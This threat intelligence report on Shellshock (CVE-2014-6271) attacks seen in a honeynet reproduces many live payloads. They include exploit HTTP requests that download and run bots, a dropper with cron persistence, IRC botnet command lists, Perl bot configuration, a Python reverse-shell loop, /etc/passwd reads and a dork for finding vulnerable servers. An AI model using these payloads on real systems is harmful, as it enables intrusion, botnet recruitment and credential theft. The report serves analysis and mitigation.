



THREAT INTELLIGENCE

# **Shellshock**

By

Oz Elisyan & Maxim Zavodchik

## INTRODUCTION

Once a high profile vulnerability is released to the public, there will be a lot of people who will use the opportunity to take advantage on vulnerable machines.

The “Shellshock” vulnerability was first identified as CVE-2014-6271 and earned the US-CERT rate of the whole 10 scores for its high impact and for its exploitation simplicity. Later, it was assigned 3 more CVEs (CVE-2014-7169, CVE-2014-6277, and CVE-2014-6278) following several failed attempts to completely fix the issue.

This report will analyze different “campaigns” as were spotted by our honeynet. Actual attack vectors will be presented as well as analysis of attackers’ intentions and the “post-exploitation” payload.

## TABLE OF CONTENTS

### CONTENTS

Introduction .....	1
Table of Contents .....	1
Executive Summary .....	3
Case 1: Malicious BASH SPEARHEAD .....	4
<b>ATTACK VECTOR</b> .....	4
<b>BOT DEPLOYMENT</b> .....	4
CASE 2: Obfuscated PerlBOT .....	5
<b>ATTACK VECTOR</b> .....	5
<b>SAME OLD PERLBOT</b> .....	5
<b>CALLING THE OPERATOR</b> .....	6
CASE 3: The “Legend” Bot .....	6
<b>ATTACK VECTOR</b> .....	6
<b>THE LEGEND IS DEAD</b> .....	7
CASE 4: Echo Probes .....	7
<b>THE CHINESE IMPOSTER</b> .....	8

<b>Foo .....</b>	<b>8</b>
<b>U NAME? .....</b>	<b>9</b>
CASE 5: CLAM_AV Reverse Shell.....	9
<b>ATTACK VECTOR.....</b>	<b>9</b>
<b>GOOGLE DORKS CAMPAIGN .....</b>	<b>9</b>
<b>SHELLING THE SERVER.....</b>	<b>10</b>
CASE 6: Give Me Your Passwords .....	10
<b>ATTACK VECTOR.....</b>	<b>10</b>
Mitigation.....	11

## EXECUTIVE SUMMARY

Once the “Shellshock” vulnerability opened the door to run arbitrary commands on any CGI server out there, different entities tried to realize their diverse intentions.

The magic string which opened this door in almost all the cases was the:

```
() { :;;}
```

A variation of this was entering a single word within the curly brackets instead of the “no operation” keyword:

```
() { foo;;}
```

In some very rare cases it might look like this:

```
() {echo "Hello World";};
```

Although the exploit may be delivered in different HTTP headers (the ones the CGI is converting to the environment variables), “User-Agent” is used in most of the cases.

From our observations, the payload that is delivered (the actual commands that are executed) once the vulnerability is exploited has several intentions. The simplest are the “echo” probes, just sending a vector containing a certain string and expecting to see it in server’s response, or the “ping back” probes, injecting ping command and expecting to see the server pinging them. Usually, these are the scanners indexing the vulnerable servers out there. Others send shell commands, mostly for information gathering, such as “uname” or “id” commands, while there might be more aggressive vectors reading sensitive files, such as “/etc/shadow” or creating dummy files on the file system.

However, the most severe threats are those which open a back door or completely compromise the server. Those attacks have a very familiar payload fingerprint. These are the same cyber-criminals who are constantly running their operations on the web, hunting for vulnerable webservers, and the “Shellshock” is a fresh opportunity to expand their army of zombie machines.

These serious exploits usually deploy the “Kaiten” (AKA “Tsunami”) bot or variations of the “perlbot” making it part of a DDoS business scheme.

## CASE 1: MALICIOUS BASH SPEARHEAD

### ATTACK VECTOR

The attacker tries to inject code into a vulnerable machine via the “User-Agent” header. This specific header is used in a lot of attacks as we will later see.

#### HTTP Request

```
GET /cgi-bin/test-cgi HTTP/1.0
User-Agent: () { : }; /bin/bash -c "wget http://[redacted]/bots/regular.bot -O /tmp/sh; curl -o /tmp/sh http://[redacted]/bots/regular.bot; sh /tmp/sh; rm -rf /tmp/sh"
Host: [redacted]
```

Infection steps:

1. Fetch the malicious file named “regular.bot” and saving it under the “/tmp” directory
2. Run it using “sh”, meaning it is a bash script.
3. Remove traces by deleting the executable

The attacker uses a very “good” trick while fetching the malicious executable. He redundantly uses both “wget” and “curl” in case one of them is not installed on the vulnerable machine.

### BOT DEPLOYMENT

While looking at the previously fetched malicious bash script, we see that it is being used as a “spearhead” to fetch and run the actual bot. The attacker tries to increase his chances to infect the machine by targeting multiple platforms. He tries to run a precompiled Linux executable as well as provide the source code and compile it on demand with the compiler provided on the target machine (gcc). We see that MACs (Darwin OS) are also targeted.

```
1 killall perl
2
3 wget http://[redacted]/kaiten.c -O /tmp/a.c;
4 curl -o /tmp/a.c http://[redacted]/kaiten.c;
5 gcc -o /tmp/a /tmp/a.c;
6 /tmp/a;
7 rm -rf /tmp/a.c;
8
9 wget http://[redacted]/bots/a -O /tmp/a;
10 curl -o /tmp/a http://[redacted]/bots/a;
11 chmod +x /tmp/a;
12 /tmp/a;
13
14 wget http://[redacted]/darwin -O /tmp/d;
15 curl -o /tmp/d http://[redacted]/bots/darwin;
16 chmod +x /tmp/d;
17 /tmp/d;
18
19 wget http://[redacted]/pl -O /tmp/pl;
20 curl -o /tmp/pl http://[redacted]/bots/pl;
21 perl /tmp/pl;
22 rm /tmp/pl;
23
24 echo "@weekly curl -o /tmp/sh http://[redacted]/regular.bot; wget http://[redacted]/bots/regular.bot -O /tmp/sh; sh /tmp/sh; rm -rf /tmp/sh" > /tmp/c;
25 crontab /tmp/c;
26 rm /tmp/c;
```

The bots deployed are the notorious “Kaiten” (AKA “Tsunami”) bot and also a variation of the PerlBot.

The attacker adds a layer of persistency, by scheduling a cron job, so once in a week it will fetch the same bash spearhead script in case someone cleaned up the bot.

## CASE 2: OBFUSCATED PERLBOT

## ATTACK VECTOR

We see a very similar attack vector, with “User-agent” header used again to deliver the payload. Unlike the previous case, there is no “spearhead” script and the bot is delivered directly, downloaded from a UK server, loaded into memory and immediately removed.

## HTTP Request

```
GET /test HTTP/1.0
Host: [REDACTED]
User-Agent: () { :; }; /bin/bash -c "wget -O /var/tmp/ec.z [REDACTED] /ec.z;chmod +x /var/tmp/ec.z:/var/tmp/ec.z;rm -rf /var/tmp/ec.z"
```

## SAME OLD PERLBOT

The downloaded “ec.z” bot is a variation of the perlB0t, however obfuscated using the base64 encoding, which is usually used so inline IPS or other security solutions won’t detect it.

[illegible]

To see the code, we replace the “eval” function with a “print” function and easily remove the obfuscation:

```

gsixpd@sd-42446:~$ perl decode.pl
#!/usr/bin/perl

#####
perlBot v1.02012 By unknown @unknown ## [ Help ] #####
Search Multifunctional IrCBot Written in Perl
Teste on every system with PERL installed


This is a free program used on your own risk.
Created for educational purpose only.
I'm not responsible for the illegal use of this program.

#####
[ Channel ] ##### [ Flood ] ##### [ Utils ] #####
#####
!x !join <channel> ## !x @udp1 <ip> <port> <time> ## !x @connect <ip> <port>
!x !part <channel> ## !x @udp2 <ip> <packet size> <time> ## !x @download <url;path> <file>
!x !xjoin <channel> ## !x @udp3 <ip> <port> <time> ## !x @portscan <ip>
!x !op <channel> <nick> ## !x @tcp <ip> <port> <packet size> <time> ## !x @email <subject> <sender>
!x !deop <channel> <nick> ## !x @http <site> <time> ## !x @recipient <message>
!x !voice <channel> <nick> ## ## !x pwd;uname -a;id <for example>
!x !dvoice <channel> <nick> ## !x @ctcpflood <nick> ## !x @port <ip> <port>
!x !nick <newnick> ## !x @msgflood <nick> ## !x @dns <ip/host>
!x !msg <nick> ## !x @noticeflood <nick> ## ##
!x !quit ## ##
!x !xaw ## ##
!x !die ## ##
#####

```

## CALLING THE OPERATOR

Once infected, the webserver connects an IRC server and joins botnet operator's channel.



```
Stream Content
NICK chck
PING :336050712
USER joe 192.168.10.128 [REDACTED] :Linux 3.12-kali1-amd64
PONG :336050712
:BitchX.mIRC 433 * chck :Nickname is already in use
NICK chck-316
:BitchX.mIRC 001 chck-316 :Welcome to the Internet Relay Network chck-316
:BitchX.mIRC 002 chck-316 :Your host is BitchX.mIRC, running version beware1.5.7
:BitchX.mIRC 003 chck-316 :This server was created Tue Jul 13 2004 at 20:36:17 GMT
:BitchX.mIRC 004 chck-316 BitchX.mIRC beware1.5.7 dqikoswx biklmnoprstv
:BitchX.mIRC 251 chck-316 There are 531 users and 4 invisible on 1 servers
:BitchX.mIRC 253 chck-316 4 :unknown connection(s)
:BitchX.mIRC 252 chck-316 1 :operator(s) online
:BitchX.mIRC 254 chck-316 12 :channels formed
:BitchX.mIRC 255 chck-316 :I have 535 clients and 0 servers
:BitchX.mIRC 265 chck-316 :Current local users: 535 Max: 625
:BitchX.mIRC 266 chck-316 :Current global users: 535 Max: 625
:BitchX.mIRC 422 chck-316 :MOTD File is missing
:BitchX.mIRC NOTICE chck-316 :on 1 ca 1(4) ft 10(10)
:chck-316!~joe@ip:[REDACTED] MODE chck-316 +x
:BitchX.mIRC 396 chck-316 BitchX.mIRC :is now your hidden host
MODE chck +x
:BitchX.mIRC 502 chck-316 :cant change mode for other users
```

As we can see, we are not the only one infected and there are already more than 500 bots connected.

Once connected, we send our machine details, and start the “PING-PONG” routine. The operator instructs our bot to hide its IP address from the channel using the “MODE” command.

## CASE 3: THE “LEGEND” BOT

### ATTACK VECTOR

Using the same exploitation style, the “User-Agent” header is used to inject the commands and download the “Legend” bot, which is another perlbot variation.

#### HTTP Request

```
GET //cgi-bin/bash HTTP/1.0
Host: [REDACTED]
User-Agent: () { :; },/bin/bash -c "wget [REDACTED]legend.txt -O /tmp/.apache;killall -9 perl;perl /tmp/.apache;rm -rf /tmp/.apache"
```

## THE LEGEND IS DEAD

```
#!/usr/bin/perl
#####
#-PRIVATE-SHIT--PRIVATE-SHIT--PRIVATE-SHIT--PRIVATE-SHIT--#
#####
# Legend Bot [2011] DO NOT FUCKIN SHARE! #
# ~~~~~ #
# Commands: #
# !legend @system #
# !legend @rootable #
# !legend @cleanlogs #
# !legend @socks5 #
# !legend @nmap <ip> <beginport> <endport> #
# !legend @back <ip><port> #
# !legend @sqlflood <host> <time> #
# !legend @udp <host> <packet size> <time> #
# !legend @udp2 <host> <packet size> <time> <port> #
# ~~~~~ #
#####
#####[Configuration]#####
#####
my $sshuser = $argv[0];
my $sshpas = $argv[1];
my $sshhost = $argv[2];
my $hidden = 'core';
my $linas_max='4';
my $sleep='5';
my @admins=("god", "ARZ", "Zax");
my @hostauth=("legend.rocks");
my @channels=("#apache");
my $nick= 'BASH';
my $ircname = 'B';
my $realname = 'Suname';
my $server= 'irc.freenode.net';
my $port='7777';
```

While trying to reach the IRC C&C channel, we find out that the IRC server is already dead. Sometimes short-life C&C servers might be used because they are more stealthy, running the campaign for a very short period and instructing all the connected bots to hop to another C&C server. However, it might be also that the operation was shut down by any other party.

## CASE 4: ECHO PROBES

There are some more sophisticated attack attempts by first sending a “test probe”. The probe contains the “echo” command with some random string that is expected to be echoed back in server’s response if the server is vulnerable.



If the server is vulnerable, the attacker will send the actual exploit. However, there are some probes that won't be followed by an exploit and are just used to index the vulnerable servers.

Note that in previous attack vectors the payload had the `"/bin/bash -c"` part, which is not required as we see in the "echo" probes. While exploiting the Shellshock vulnerability it is enough to send the actual shell commands in order for them to execute, and one does not need to invoke another shell.

## THE CHINESE IMPOSTER

One interesting "echo" probe is some very awkward attempt to look like a real request originating from a "Baidu" search (Chinese search engine). The probe originated from a Chinese IP address having Chinese browser characteristics (language and charset) and "Baidu" as the referrer. However it is clearly not a real browser request as the browser won't include an exploit in the "User-Agent" header and definitely won't send an empty "Cookie" header.

### HTTP Request

```
GET /cgi-bin/authLogin.cgi HTTP/1.1
Accept-Encoding: identity
Accept-Language: zh-CN,zh;q=0.8
Host: [REDACTED]
Accept: */*
User-Agent: () { ;; }; echo X-Bash-Test: `echo MWIt70mZSk`;
Accept-Charset: GBK,utf-8;q=0.7,*;q=0.3
Connection: close
Referer: http://www.baidu.com
Cache-Control: max-age=0
Cookie:
```

## FOO

An "echo" probe to get information on the current running user.

### HTTP Request

```
GET /cgi-sys/defaultwebpage.cgi HTTP/1.1
User-Agent: () { foo;};echo; /usr/bin/id
Host: 54.209.138.235
Accept: */*
Referer: () { foo;};echo; /usr/bin/id
```

The "foo" string inside the curly brackets draws attention, as all of the other exploits leave them empty. The string might be added to circumvent weak signatures.

## U NAME?

Another example of an “Echo” probe to get the current Linux version.

### HTTP Request

```
GET / HTTP/1.1
Host: 54.209.205.255
User-Agent: () { :}; /bin/bash -c "echo testing9123123"; /bin/uname -a
```

## CASE 5: CLAM\_AV REVERSE SHELL

### ATTACK VECTOR

In a different case, there was no bot deployed. The payload was downloading a python script that would open a reverse shell back to the attacker’s server.

### HTTP Request

```
GET /cgi-sys/entropysearch.cgi HTTP/1.1
User-Agent: () { :}; /bin/bash -c "/usr/bin/env curl -s http://[REDACTED]/cl.py"
Connection: close
Accept-Encoding: gzip
Host: [REDACTED]
Referer: [REDACTED]
```

The actual commands to be executed on a vulnerable machine:

```
curl -s http://[REDACTED]/cl.py > /tmp/clamd_update; chmod +x /tmp/clamd_update; /tmp/clamd_update > /dev/null & sleep 5; rm -rf /tmp/clamd_update"
```

## GOOGLE DORKS CAMPAIGN

An attacker can leverage a 0-day vulnerability to build an army of bots by scanning all IP segments in the Internet. But it is simpler to just use Google to search for vulnerable servers (this technique is called a “Google dork”).

A simple Google dork to locate a “Shellshock” vulnerable server might be:

```
inurl: “.cgi” inurl “.sh”
```

The python reverse shell exploit was reaching our simulated “CGI” pages in such a way.

<input type="checkbox"/>	✓	21:38:03	Informational		██████████	N/A	[HTTP] /cgi-sys/entropysearch.cgi
<input type="checkbox"/>	✓	21:37:01	Informational		██████████	N/A	[HTTP] /cgi-sys/entropysearch.cgi
<input type="checkbox"/>	✓	21:36:55	Informational		██████████	N/A	[HTTP] /cgi-sys/entropysearch.cgi
<input type="checkbox"/>	✓	21:36:52	Informational		██████████	N/A	[HTTP] /cgi-sys/entropysearch.cgi
<input type="checkbox"/>	✓	21:36:50	Informational		██████████	N/A	[HTTP] /cgi-sys/entropysearch.cgi
<input type="checkbox"/>	✓	21:36:47	Informational		██████████	N/A	[HTTP] /cgi-sys/entropysearch.cgi
<input type="checkbox"/>	✓	21:36:44	Informational		██████████	N/A	[HTTP] /cgi-sys/entropysearch.cgi

We can see that the botnet which is used to originate this “Shellshock” exploit is not coordinated. All these requests delivering the same exploit are sent at relatively the same time, meaning there is no correct “workload” coordination. Once any one of these bots found a potentially vulnerable server using a “Google” query, the bot immediately probes the found server without knowing if that server was already targeted by other bots.

## SHELLING THE SERVER

Once being infected and a reverse shell connection has been established, the infected server just waits for its operator to send shell commands to execute on this server.

```
cl.py x
print sockobj
print "[*] Trying to reconnect..."
sleep(1)
if sockobj:
    print "[+] Connected"
#set_trace()
while True:
    recv = sockobj.recv(1024)
    print recv
    if not recv: sockobj = False; break;
    cmd = recv.strip()
    print cmd
    res = os.popen(cmd).read()
    if res:
        sockobj.sendall(res)
```

## CASE 6: GIVE ME YOUR PASSWORDS

### ATTACK VECTOR

Several attacks would try to read your password files.

#### HTTP Request

```
GET / HTTP/1.0
User-Agent: () { : }; echo "BigBang: " $(</etc/passwd)
Referer: () { : }; echo "BigBang: " $(</etc/passwd)
Accept: */*
```

Note the “Referrer” header is also used to deliver the exploit.

## MITIGATION

“Shellshock” is an example of a high profile vulnerability, however similar vulnerabilities are yet to be discovered and exploited “in-the-wild” as long as there is a financial benefit for the cyber-crooks.

There are several things you can do to protect your servers against “Shellshock”. The definitive way will be installing the latest bash patches from Red Hat:

<https://access.redhat.com/solutions/1207723>

Until the patches are available or the organization is ready to deploy them, you can “virtually” patch your servers adding custom signatures to your WAF.

<https://devcentral.f5.com/articles/bash-shellshock-mitigation-using-asm-signatures>

There are several actions you can do proactively in order to strengthen your security against 0-day vulnerabilities. You can read more on that here:

<https://devcentral.f5.com/articles/mitigating-the-unknown>

For further information on “Shellshock” and its mitigation options follow this link:

<https://f5.com/shellshock>